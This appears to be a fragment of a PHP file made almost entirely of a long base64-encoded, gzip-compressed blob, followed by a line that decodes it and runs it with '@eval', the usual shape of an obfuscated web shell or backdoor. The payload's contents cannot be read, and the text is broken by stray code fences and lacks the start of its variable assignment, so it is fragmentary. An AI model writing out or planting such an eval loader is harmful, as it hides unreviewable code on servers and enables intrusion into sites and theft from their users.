t7FuI7lcsOVevHIv3PEJlIZHFha6HPB83nj5ZZUKefWJEzOMBeYYIAcEkfoL0hk+DhlKB0HgIyPn
LWL6500bD7zUSJkaMTwkC72RPFR7Q54yOejNy/lk05Eb1SIFCJLkCYFsFYPZipeGG9YfD/Dw6w0i
SIT7Npcu4Z6EPGAPsc1MFqo6WAwyE2IAVSmuPE+kj0PShIdcXxiBG3EK9X9Ujbi5OQ6KYXmMVMIb
dbZYat5IFIu7eUOR+3iIxry3eL1+HC4etJ4qfIr/0eg7VhGMJnkigoEEqOgrNLX4Gy5MUb4ik+qO
bYNzbVWHwfHZli1NEJGRpGSSPDKoGBaPOT4WZkpFMYGJ+wFMPM56fh2bruw8Dy0xsQUWkxLC0ICJ
viOaquWgpiqyQ1GF6DiKOfVGvSQdH/AMGAQOyY9g28KcTPSiKX+0qfPG15/RzxH8oqIiKSjVtGTD
H71RA6YKnmFR1YApF86VFDqJ8AYhMlf/Spv3+RdQGUgLrSCeBz6yLZ85YdhfkTyZjuwRgSQH2coE
```

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

```
9cazhX7HjOUMSQr2cdmPkUQ/fgahhSg+Eq7F/y7Q0g4vLfRfF3YSETNCMY9ojCnac8QGR0Iw7tPj
MLjOE7rGlPHOx6hi1Om3FONCXy/FzTOCsJYlP/jiqpDUkXUIjXmp4nOa9wW0NP6EgJbGnx/Q0viv
CGhprAvAaLwR0DI0arTJ50eW4lySOI4xBW5lW0c2A8nhiqCWK0s2QfmYQuHgmCHQKppmuDIHoS2Z
AvEBMEUaABNbjVhsV4LjcsxHT9bj09+HTxBFGZnOt/EJb+Ir+99ZkUpvRu7EOv7NkTs/IDgfitxJ
avXeyJ0U+sORO0m5mMidPiu7yBDG83HZXjIRbktgPOLqvaYUcSwE3YYoh7BBgv58Mw78ZVuEBP8N
b+sEM6W4KwiocGQGQJJOTjYxLjw1YuYhq/d4gkAKeNtO1YecY4sxbUA5J4w1Lb0xSVlXReBZtIae
DfVu2VInKzozgfX91Bas1V9RTvK53Qyf5Mk3kj8paGzWYHx+hu/aGcPoEB+uPPeOqmAAQ8v17QSc
LCHSqqvKTmLNh5234uixX4uL/TgtLhH7tb1IcYbbYBki3CZJkSlh6FqfMPG+NOl/xTrIEcjFr3UL
8cgafE2UT4gXquJvAi5ZS2wnaZzQIJYmCQVKCXg3bVBLcEWhehK39j4XOG0B5mJ42U7W6rC0Bxx8
JMjoYnl71PLHPQ7NdVS6zl89gw7xfh1XSFBShr0QiDYco5R8xJsBSp1wIckLherb3ETCj/4NkCA6
fulIKFO/kR/ZqcBDEJtJokPCXuyHNi9Ce6pv3kylexil0AVvmrrqnmiIQhv1MGzvx3y4LvzdOmaf
5O19P6wZkdX9Pl7dx+xZB4yKfLXuzfU4rvwPLNUIzWwOaKJZ3h+26CbXp+P3CkmeiIyUv8RE1o2k
ypK3DoWrSu3Pm/C2+QsaDnTrmfnaLQ2Fu2xmIIN+JZ5+WHQJlf9hXA9nHFBADxxNVUMSFI5+pi5F
UBNnUhcfMpkTOdoAD0GSlvY+RQ1l8Nk/a6S8sngfkcAvbyMG9oiA0yZ+HHBFj0A0WMpdVVMVARa9
xM/E4y1JJuydku8thwCmBEXxXf3DhBMO4g1TEkmMfiuG9UHAWXbXgrL4e/HVI/IN+7Q0fgAnGyLR
VX2suaol2C7Wph042HzDFMafOeGdA8Z5YPUJ1D1pBd5fBy0bu3HHT6Ei/sFezJyPj5x9hGOXeCYJ
s4taIPLsW7GwzSIggQ2I23X09xn5uAMXfBbtBemIaQtLlZjjdbutBbzzSWoFIvbWeWLYUjL2Mtjy
/L06E6nEW/2IBTUkXR7lmK0Unoq08z6ZDsVxgcUTqU/ofOzNMRH0OrrfvUfO0SjfFde1jtLp6XSa
gg3/HZj/p7EDgeo6KZGPObb7s/rfO/ynjs0Qd+mEzy7Ro8iJaQM2hnyJeRwnnS/Bb99heAkG4p7z
Jfi9GgYHOedL+M8aKPCFQFDwZw09CFOOCMKf1VC44mjgXw0BMcbRuheLig/juz97nzVZ2X9xVgNL
0PuNRm53n1qNyOFEJN5PZPITLIRXr4NzBHHcdIqEfvmGmZMft4ZOnrjIWA0RhWlRL+a/N7SSwB4x
OTgKMRMSJBj4HZmSrZKvTmzQwB3hcZ8gxsO640xtKQrA4i/SL0DwfUlE2pqMBAGHRS58v2AoihBt
HgFxBNDLEBXdlLiDgwNIx6vzsQFS6CH04FJpKAubDtj3BT+R2qGXH/FRjiPiOQwGtxxOGM/oxxJk
Wx6qHgpAgKoJwOzh7rFVurVN2MDjBhC8i7PHhoHsZhIH9JJM0+ZQt4zRwDnG23zwzZh5yvcm9I4T
lrEZprsSI+Stw+qJ0h8kFLcyfCDgu8uFFZUKS4vrfQt3opU7IZ8rgOW15nU/SkbdjGAYCXhfp6OS
uBwu9R/f7wgB+Fut6GGUu7r/Vetta6Ba0S7FpYrx8sDQC3pbJFYgHGw5agXQHwIYIwdixAqIESsg
YiugWtQGsLJAO+HGnHJeTF57zjqoeQVxa4LSqVSKWSz9UUxntO178N2KcD3M2u0ZByBvapho/cHc
RTM9WBao/rX5CAfpGjMuJwg69h1WsO9anrJrUP+rKcwqFDNySr6ZFFl1Ytf0IxznjDENy0vPuNWE
v1QogY8aV0FmFNkTsjZA/zwXxArqfT8Rgj9yAiJRm9GweKGVBEcdhujsJ2Yd8b61AhOBLzgPjHGk
e3OhQDzmyJQ6tx87K4fhA8sWBEaMO4dc4Un4Jm1/3HpnBTBscVU17h058v0+dkb5MnZcdTCHNXgp
fEMyWK946wo6C3ZkBB2eZ4Pt4OHgNZhmRyCqfKka5HkzcO6dO40BX3xGVPBLZJ8RreT49WHyvNia
v5OsNW4/3Nuqtb6bEwm0zJGNSWKzVbtudmrP5dPTFhjqn7lVOUdcgs/mDlIZ9F+Wh431VSL6Larh
2ft3Sud3FMz1K9zfQzBjxZAOwH6rqcGLWxX+u8nn77Nn8pHNkhIajj5eBdYzNLYKdCrn0eaCShT9
GYeXVkz5dfQW5tzfWyp/ypZKMN36LnsqS5r0b7KrgkMff0MYXRI5+Xc5ugSRMg1t/rFIup/wlDIU
P9ebKb5xxBlqJHYRwDz9ngeey0YidNr58ZPNFZF4Yw8333uEyS2H2SVOSRHR8RKZeAfhc3sPIFic
Bl8fjZPNQSyZwTKdT7YO3hw2XZmEwZKnjVat2mm2Hp/btdtyq4wet1bS1EcIU4QiTWPaRU/ryKfj
Q0BwfX1EXEu8T4h6HtIrnE7YaOlULonWEpdnCEoPn9fh/h8=";

@eval(gzinflate(base64_decode($code)));
```

```
?>
```